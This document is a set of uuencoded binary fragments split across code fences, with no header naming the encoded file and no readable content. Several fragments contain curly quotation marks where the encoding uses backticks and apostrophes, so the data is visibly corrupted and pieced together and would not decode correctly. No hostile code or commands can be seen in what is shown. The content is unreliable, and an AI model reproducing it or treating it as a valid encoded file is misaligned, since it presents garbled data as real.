M6H"B-\O4.[S0:5ZDWS$]7C'$*PD5C'=BU:K86M`6\<).7O/&-*]??-RL,Y^U
M?B*Z&YKWZ6(:E^.NSGZBR9K**R?O_ZG=U'A=7A@NKL,4E?SVWL'DP(]S-&>-
M[Z:2+%\_U42K$3U=H\Z;6S57F]?9JI]7=G:8'`YB,[Z[_FYF;>]!(H5`-K`S
MNE6N:F(#`O9<\*I-5U/FJY8KE;*N\994U!=LJTR\1;;%8U]Y/H@J+LH4TEJ2
```

```
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
M4W]7,]0%^&IAYY\GU0+4V0_V1;>O3LY]N:"O>B"]C8'+N='","/+O?DWJ='KV
M'#FY@?WN/V4I\F0\9F\7O"T1&FI<QG-4$JWFN&99)P9K''Z*T!LE"H?#:7!I
M7UT<=09=(*#4S):V&"].S@>QSZKRRVD0\/#(%8%+#^TB)H'C\NEZ[XU0=8M0
M@=1&.'=*Z.L>RKR%^/;HO'\+K._Y^>!=[TP:MRN9""_/5)>LO%'5&+)7LHL_
MG1V"6#GH]A&QV!R_\]42UQJ;"N%^7WA(*:[1:'*Y)#]P4?4S0U_K1,$@Q5^'
M(/^VWSE49VM-EGPU&PG=FZ"YT@,')VD&)RR,A>_:9_2HHG=W+=7LWNG%29>.
M':EH.X$=J>LYR9,'R9=.V'6)BP\K#4#W<H!N&'O6+[B$2['=BA%+@,,AI&)+
MQ)C;(WF9>&C7&RTD#A44+4O0\E,)FSZR!*ORS25\>QM0)C5*.)]Y)>!H^0##
M>43Y<H4>7LPR)$I'B?;;2D!Y^-M*'.:O^(TEU'0/EO7KP9\9ZR%KJ55;8J60
M9%A<4W:UE;[8HK56V]]DM:Z;Y\W6^YH2:LUF1@D4ES%S@/026AN4L*X-S6KM
M6^>YHB^5KRNAUOBV$C#F^+>5@"NJ;92P9D7ILY&]6NLUL=9JU4:[L5=O-?9.
M3HII90M5XIK5BF9+]4J#.XG$FU0N,^_:(3=0P<?F4?YT9B7G&B,^^Z-"5'+V
M;W^#'9.]4C;=<]DEM)K->C.U!%ZM64-LEM!:6X+UV*X5(]DT1Y),23<:24O-
M9CMC'/393*Z4K[SDI.=K[QUY"#AWWR,&T[L/F!^'34$F"JR=1.=CPZA[&8'\
M\BUWGE'=7_^HVT]4@;.-E&+;I,(9#3<\5]C3@@P]'%D7?>#YR->6+$96K**.
M,UZP7;O=([M_ICD_(DV+RXITAR%$B+E#ZD0J^^WA(0[42R=\*6\^^79I[BQ"
M*1Z:=M]DU)TFL9[TS!'S>]5]*9]W9[?^(I@1$ZBNIZ0@ANVQ+M^=6KTCFC0T
M9T8=,5T('O\YC3-PD-;NGKVWWW?ZJK*<;9,/+GSJ'<D+_7-2RM,=L<8H%OD'
MR"HE<EB7#0KC]1R>=('2FC6)>OC3Z?E1-Z?QZWA?=GYAY!#IQ:?#=]W#OV@Y
M+M"FX'*0ED-\ZIX-M/1'W>-N/[U%_.GXO/^7R_Y[.0"]68GNG7%S.PA*$HJ[
M9#A+4.5,(A):/8!H"U-#3@RQ09!-O.Q%2RSWW7?P,];,[[Y+-%3/8^0R&DL9
M^<85Y>P9!P<0>$&JY6JY^$#<1BC/C1VR>/?(+YY,Y%.NHH\[O1.M'97[L>=5
M770#25;IW:/=.8Y7HJ[3R\X9ZECGEA)U$UL'DMC=?O\\6I36GI36CCSN".XN
M%'O8-6"^E'I6^.\3V6Y%8+ALCR4LF98<H@"MQJ!8E&_$X-G'1S2+VL\=JYH0
MT+3/$9W8ERJ'8W1M$=5C*#=EOQ!=-+ZR[KR70,#N')^]!EC!)JY+6*$L,LTG
MJU!8;J"[@+H3TBI!]<L<)+35/+[<L*'VCYW>0+]SK$0D5%V3R]JT2\4B81?C
MU2<>8:C.L:Z]F;='YP:^M_?"U512-1GD(?2$O12V<T&N-.A9(:KRY(U&R7%=
MCC5.I,-"F\N0[+08KSC2H)$AAG9-PWI#OB#TZ7I'MZ!(NYOG:_%(5U(EJX9$
M@LZ1G,UFBDG!#5KDA;&^L/I:W-)?^[>LVD^U#WC7.3O4#'24:HHVY:^1.1JY
M5;C2YR1?^QLIM7K_V:7[R4+9.D5UT1!5"1CNA)6"S(P<F(>WX3\$,R@T^7LX
M,V''QQ)P*Z@O1V-#*"Y$5"S28/(R$#YU=N\,*%:_,^B=\\2S>XQ07ZGZ'#Q_
```

```
ML45WS@,MR6!RRQI‘3#)!^"[)@L\GWKT\CM!P1W?"0<L#\K[AX>#X%SP<;,=#
M%^#D+L4GO(_!ZF@]W/EHA’G9??L^).,M;Q:N$A38&$^Y=UO)[_K9RX&PS9F(
ML01PQ‘9‘6!‘"&W5NX5+<‘=#HWWFPUWG\02I‘U5WJ74KGY"2Z"2/RVA!VKZ*R
M#G3+]4JK.5GP\G9+N^F]?(=F>I<#O2BG.:PWVQ6I1CK$T/ZP0J+;D>M@B4$G
MR‘]JMEP$P$^M0M2K!W,D#RDV?-;A‘.0;J40\O>2]H]N#B!2’Y_VN/>B_I335
MM!1OKBY_4G>+\HJG(O^1@ZWIOG#:E6YJC‘HU<0D.1S301"‘4)32P=D74&<UX
M’KTGQ96=LZ0ML\’2$_N3*[UQ;LF-3RAY4W1LA^?ONWT,-7]^=O)39N/A#$/"
M<4/GY‘KG@J(+L>J0U,+HYX74%\V7EJOYA$V‘K4X8V08K)\^0C0B*U"6Z1%G7
M+[Y+H;ZEZ0@I^,KYU=G@\I&A-P:7@>&5^1#>05,(HY#F!%E09WD31O<X;J"9
M0GM3O!3!!1WJT94BLSY(-EY-^"(UF-UZ,Q_JG3!5F‘+U8MLA.?T\O2-EP+.,
MC&(=*^<"9<^I0\N97..%_<TT92AZ;\]P]1[WSHYH+"([MV<QBUC,FS!W-]T[
MA(6Z^7)3T_>]<64X;+E.NY)I^AXK6#>‘!WDXPP"^^60‘_V0‘_P<:P.-M9DEG
M/9@,L?@8HRA?81/_N)D\S&AGYBY@U[U=P’Z%40NM[V%&Q=^Z;;RR[]">S6SJ
MV90-9"/K!<HGZ,9%ETK$Q:>T0&PRIG8D-A’C"\?\5(71‘G:9)?K0FSO(@DX>
M2OHR"H,5L,E"R^#252Q9RM;*U4JY4K9Z:.+-Y)&MI-$5>UF2AK?(>])]KX@:
MYZ!]&A^50>2#ABQA*5P^3)+D7UQU+S’6P@C-HL2N7’CHE2!%!6CZ,I2?T"%:
MEV7H[C4:BTRW\-!",ZX9QLDFWI-‘[!QRC$Y;0H@C=<"LS@PVB$-79FA<&=Q1
M?‘DQ*I:PH&;Q8KY:S‘.@$7RDC@2?S:<_^4KA_3&27304!O&Z/"I’OA3",^+[
M\"’<#6^FY9L?XOX2TD_I48<’TK>][_1[YU>75N?J0^^DU^G_9%T.KHZ/’].G
M27U9QPIG_GP.#(VYF-C=S0XG/!‘^(BE/1?B"!<ZV-"/’XY3Z?^?Q$"#;XI"9
M&5M(TGD+?"FJ#(>HAI.QGMG:3!E"P*IEN=MGK:),1=0>EB(:O‘1W,^)"O7NT
M$PD"/$QP.V#$@]‘((DT6N#!Y&*%!VOK-$)(6%Y7GDN8?#XCD=7":>QUR)/\4
MREV<65LP\_8RG.37^NUQIL\,’49QAJ7=$UHSB*&7)@66M![48R*R60Q+M:R#
M#I!?$:-NDW$9&YT&8O>N0K2:T)0=I,(MTNE*M$8&CUR2>I)-4;UK1-]-;%U_
M]G=AJND[[!T2EF\V&;.:,6;^..^S3R>Z2>((DN6A37TK1.EX="FX?5X.GGP;
M=0C]):.OG_6)‘0Y@Z-E‘+61]V5/P(ZE7B)>6IH.D<3‘41\RU3H"OR,V(!=46
M64ZPF&%(A%.JF4FU2JX6,F*G1LCB0S>X/$%U45Y3’96LJK%*D*8!SW$+YPI+
M[G(:)%<J?%<54AL#L^%HP%9U[/ER<2‘UQ/=H&H6S*;6QL*3F;+>-AP\’N7‘]
MDQAXDS$:6)1’&AMLN‘C’YK-H_?R#U3TY%M:E],[*\THM6-]_W-IQAGY65FQE
M5E:L/3IO::7@!_*A+3+0,R.3TYZ0^X:>9%;@URGC‘;Y063W4U>H9+74I@VY@
MDI28KC1H!1’M-N36UTZ-7,PVE0)S8V#LJ:6^N+7GOBNGKA?;F*2@RZI&EH.[
MV5Y,0^NUTE+(\H[%88ZWB1-’&:D;Y1$\8;0A\2?RZ_&OVL:4[M’;6CKA4ZV2
M1UM4+8/"05JMJ‘4E"JM*I4N%M";H]%A?FD7+_+6"_*V&O8S^*L@!.4(9E:DN
M*L+%_8U#KEIR;T2’T@WL[0GY^LD1(V=[;‘NT@?W3C3TR’QTDWHE3@S[()O‘)
M8KX2IPF\_"Q;>XDF=3#P=PBXBU,8:ILSU7W]AAR[;?;EUH?TL?&JU^1XX5\X
M7E#%E_K+;R>C!42SN8[-(2:G<SBXZIQ89*%TVCT;H,[Q;#V+HV_:U9QNON",
MD]RH@%(A.V?BZ>B(W&#YX\SBW#"-]8%#6BY@=\&0>;/;O’9G5B@J@K/-VS!*
MEC.UISD>‘X;0!)[0%KN>(PMP9E5Q#/ES<2!?8_G.,O!E!O4!"UE8/Z‘"H4"I
MJ@AYJCX]6XBW*D,&Y8!Y6%B[(C<=J5HC:2"T1G(W5)/X\T%4OCR9(‘4D=99Y
MSE"D$‘I%JV(VW\SQVF*PU$*I6J#KI’PU2HX’NPABIBNHV7"4^/,[OD‘H(L=J
MW&&SZ$,W8FKNPD#ZR"K.%_DL9&:O\38+EA;%3I-+1[98SIK>\I\K’]4XQ\8O
ML3!.>F\N<P5M0,W3CJ!5HP_R+(.?,#@162U5S:F"P9DO;_"FQ7:62+;S!=2L
MP32CB>X=Q3I;D*4Z7ALM_<GN8K0JCYA’[[V<BF%!1A)E+/+;H>!YE%6XV(X<
M8*N$>DXX‘&MB@B4=)E<++I;KEZ’?G‘DIF?ZLAA,:8(M25)NI4Y]Y&&,7:R0G
M(F&Y#3Z1‘@7512R4\/!E[?&40XQB?*@I2#W*E]/YSXV/VFY]ID]X040>.5"C
M/T"-O[:6:&W=>2_176@"ZXFBPJ6L-5RG8OA(D)Y\PM"#(?‘#>A$X+YK7;(PG
MB98H-A254U[>O-‘L8G^*5J.‘B+V-6.MC?‘E3,_@C7XBZIY2$11"=ER]!,J.;
MS&#APE&)T)JR!8(7KVH+’(K"HPY9(L’WT%XBU&%GN<)[1WOL_ES[:&SUFR"8
MPR<Y7+"R_QS;B;C:M7[&^TCTHV;0CVZ(1Z4?WJ‘2$0YZC%G-5U3$]<$$7"^<
MH2X)J.MDC!WX4LBQ1)11_.0‘_=CXRL>B*(04\30’6!Y+‘7$:,O?G7A[S%:S?
M?K/<U;Q&OWZN0BF<‘[AI()7<A[HDKZ-)$’HR9=0Q-;(P<VH;R:JBCU&!#9,&
M/U-IM$FC\3K4F>&R=8CU&W?ON,UA7:+=N:=WTHJQPH(Z\B?N1C1QA<PO=!<?
M^RJ&.WIMK&5%$*G]%[1X](9Q&6*,C5%(WS8OU-C$5U;36%F’P02O\HVE(UA7
MU)H"P17+P_5%D‘1J"=-57‘YZ(PT6F2((:9U65;[U6#O‘0BP97_!^8J.@>,^I
MCU‘H;FRM4R_D’JSH2ZZE+Z&,D9$9S6%I%_2#*2+EJ-G3A%WI#HI77$C:Z6H7
M./(E,IVTK>(JB<UE#O1_Q-!,<0)OVWQ"6E%*O$O#I!&A.^<‘JZPM%P4!BZ6?
MQ47AU2%.Q6F‘@93\3Q3BQ2&]@UB:)QA14<2%#$TBG5XR4@/YY?LX8P#?S#-(
M<(>Q@^@$Q("0W;1)?^I,[IP’O!Z?T\(8^_=PQ-’5-<J%>(5A==‘Z!WJ#IXPC
MVC[" ‘W8Q*UL7-]Y=V7JS6AJJ*\=UR:TVE$%3*&Z9YY:M$SH>@&9>3SQYL%&4
M3#3M0‘H+RQ9Y$O;W^,?*"?W2:N:C%C(:(CD(R/2HH?H!%]G?HA??V_M\3J5
M;UYH/&U)\;TH8RM=MG+$#GDUF;+WD*Z_R4$=PT&,%LX4P1)9X2EZ([HN^""\
M[@\US9ZP]U0#;(4<=LL9+0*\9%K-LE;":X,]3SFC%;<IL_Q-K=^/.SLT$/(W
MC)LV;-6#^%[4;APD0X4:2E2*BPBWWLAW95@,/V)76!?.&G:-U*$3’:GY_1$I
M&UE!C-1)Z-8"NN5#GUH?J-*/K‘WUT4-^CLYB1:EH7L;9J,":^HN%N+E23O=%
M@WU7ZE]@>LGEGB]$"-V%=,%9K&&6<H$BMID"_;‘8$^2+"2E>HS>&RF‘9YR*C
M<S$VR\OR7*!(O%9JA;+0)>"4#L4K1@[%5)%.‘1)R,S"A4BN83"&?>T"[@8U#
M:Y5@G#?;6B!:GO$I06\^Z^M)4$,A=/NNN@M")V#);96M2Q\9=Q7P!.^,6.."
MJAB^0I1A8LG/Z<’ZA-9>PK27!HWD.[QC)(L)XD/YA)5GJ8AQG37K">V3"’J(
M’.G873>+5JH^Y""3\T4G99:ZJ%E3#S+#!@#ZB‘/‘&F@*8"AN^?1[,7$8QH]P
M8GK’[K?-H<4CI+@)&;;0U"0QYU&FO5!6]R!B]16C!:?S4?EGRV$A"N)H1$F4
```

```
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
M%GIP99,K3N[G9Q^MB_.3WN%/UOO>^0EY=3[]@R6++&P?0^6Q;-?9CE=F0_%
M4P%,U6VT:573E;]\=S4X.O_QS#[L((#-N_/+@?W7TPN\CAYT3VV,XSS0"V/'
MN5K,ZC?9MT[C\%#T[78ZM>=PAHRR.O3^]-2ZZ)SU#K$G(`0*W!YDP$$41+$>
M/OS+.U6JZIVR9*?^.)AZ6.`=X-W%(@>!`Z]+S)<%WF^S6Q&B1&;E]8H7Z[-;
MH`)B]:[=[]6#6&<B>V[UGD.^."Y+]8,W4J@3O"QTC,)G6NR)HX1\Q.?AK4+T
M53[.,ICZ([P=R+^@?NB8]S_K/VPLU<;@6;"F"A^+,*30K(0-N0S[%$>KW]!H
M9ES;:WKM9KM9S;0B5T7J\?]`'GK,COSDY/#)C/S)C/Q?'/[OUKE>D7.DC(-/
MX,K^\FN,Q_^%1N,1SKUI-1Z]CW-RPN)8AE^7FX&-K>.Q<]]CI/=S'9_7LG*L
MTW*6T&1@CAZ-"[?FV?H66'I<+!1+5CC\"9].#2"*C(0)<'\M,\)O`87X>CP(
M!061CD7/6',.HD1,T#D]#U3'DUZ"&$[=^82^U^A7#*D>?F5[:PP<LF20`SC[
MD^"T>#(?GI^<]]=7/G80=:US=MFSAL&]\/%&DC</R%EB]C*TVF1O?M5+1)?O
MG!W^9+\Y_Z#PN21VNHS2+L/CDHL`@J4;(/)EPP-O-<?@P4.TZ>=[=6<2!A$R
M!2-*XF8G&/`#RA,'?5:()<E@TXQ0WSOM(IT23S6*6#T0+2:?`@U+D`+@J6+Q
M@]F']&J`"3J_.I-AVFN5V/`8T/*,MZI'[S(@Y>5>UTS9UR'<4\CXN%UQ,AG!
```

M+49FQ<\2-NU9K>6‘^E%(#[JP(D8@GP:*BLF_HBKSB-TTG9=1I330M=K8?X%
M=C2N"‘%Q!TQ’!,2:QU5*!X,G‘*?QM:‘"&.0R@AL1P5T6B;9%</?1’M]+^VR?
MG‘N<E48RWGZX&H:$7;B,G$-%G’UGB(;<‘H)[’80N1?6/3V,V[.=JYD.%O‘WP
M\!PM@)WCD/\<SCI>@0YV_Z[#?6GJL<WU!(?]SN4[2\9’9\!:&%N2’J,V".1T
M!BNW7(YH[:#6’_FSEP1’^)*1CM-1L\V1KS5;Z0GLWAF-2@HF<‘12H5@$9P@<
M@96/@$D=0?R1Z[H+BO!*LCWX2GCWH‘%6(/"0,A’J.Q]T9‘J)[]&)(RY’(Z0C
M,F**+S’H_O:"+@BJZZ>?MJJNA06LH2BQUY3+24:9S$9!E"I(HRPMT8<59$Z
M3V$6\’"1W">BU8LYE5$CJW04Q(’G*;5JPFNK]K?9EG+‘8B?J.UB"PE?*%20D
MC^6W"TCAW!4Z%=6*5J-H[14)>1"Q‘Q’]+UA00=7:’M>‘C"OU*7V<HD;A.+7E
M.8<!(S‘D‘BDLT)U80%I/Y%;$\’03C_W_I6,^#%L7[\J9/0]YB2SXFI5<\ZUZ
M_7D4A&%)C/PU,Q_6W,>V%J5LH‘0UO%KED‘-W@5P)[$T53A’I2,0;8&]R‘0>?
MC3%_>=HY8?1.Q#].?C_M’O6N3BU+@+PF$YR@!1FOJ:;:VUV$#RY-"%",6P/B
M@8!WX=BL"X<L!O/?-Y^K\"=‘Z3(6+U;T08*,,OZ:J.E"#1Y:*2#I_.0SR/@L
MF)5$]RG,)GX7HC‘0.@R,)D0%#’_(W’<$LY)8’’3_-SC7T.8M:W]?X,W+>+;"
ME‘%.E:(U]^2)?XO!]:’R=/CZ\Y,C4>#^(_#U\O)?L#[IQ47M:S]2’$JAHJ@’
M;ZF%_T1ICUP%";R>%+$9V/4&N:U*;(VS@!G/.8%FHZBIDRT!’)91(DUW-,\Q
M(A6,QQC@#K<"F5P@\1,A;:U=/#0)M)JECK1)[/1!HD2JJU’"NFSV200V;N*S
MP]*9$MXTD<‘X;1[=K&9,$0Y4M’02+-&:7I(&L18$GJ\@’3<!+U0TJ*"(*9E’
M.<+9(^;RFY\&<K@;L<]‘MOH:3+L.Z4+?NV=’!HA[\N0CP!82<F0[(O1V‘>0B
M,’0JE32FS,2I%TQ9.E;]0-@8%%-&F\85FK)(A:J/U2*A4A(UL&)YAOZ^\O:6
M$;<5WLMRFL2V5G#W]"^CX#12/NL#F8"^C@.F"R2<$GJ7R?%,Q6CO’0[TOD4E
MGS#4WB1:H"0ZL.R2!M&>*![:G8"[ST)&S]A[&J=(8%VL-\D"B!>@R0;DN3CD
M81(.&‘Z<Y%#A’T7J,D*=#W>Q@ARE5*9%D!\!#YW%‘JL$?CA"42$U&9RA:$0B
M0<,GS)^Y240L&NGN0‘>!!TDJFRVFD:9VI0\U1=LDM@BJ-:&BJ85Y#<NKH(+‘
M,RC53‘I!#K)20"(065RP6L!5(6\7,9T(G$‘E(GZ$‘+Z285*FR8#;<6![YLZS
MYIR_Y^.9<$_)’74I!%4AP<J-JX#>$5]/(MWA&4QAK>31CO!IRI][%F)$46-I
M\+(PF$R)?>Z’(J@IY:_]+89TG[J=8FGD>N<I%G0[(G,2RM*1‘/5&ORC2I@I=
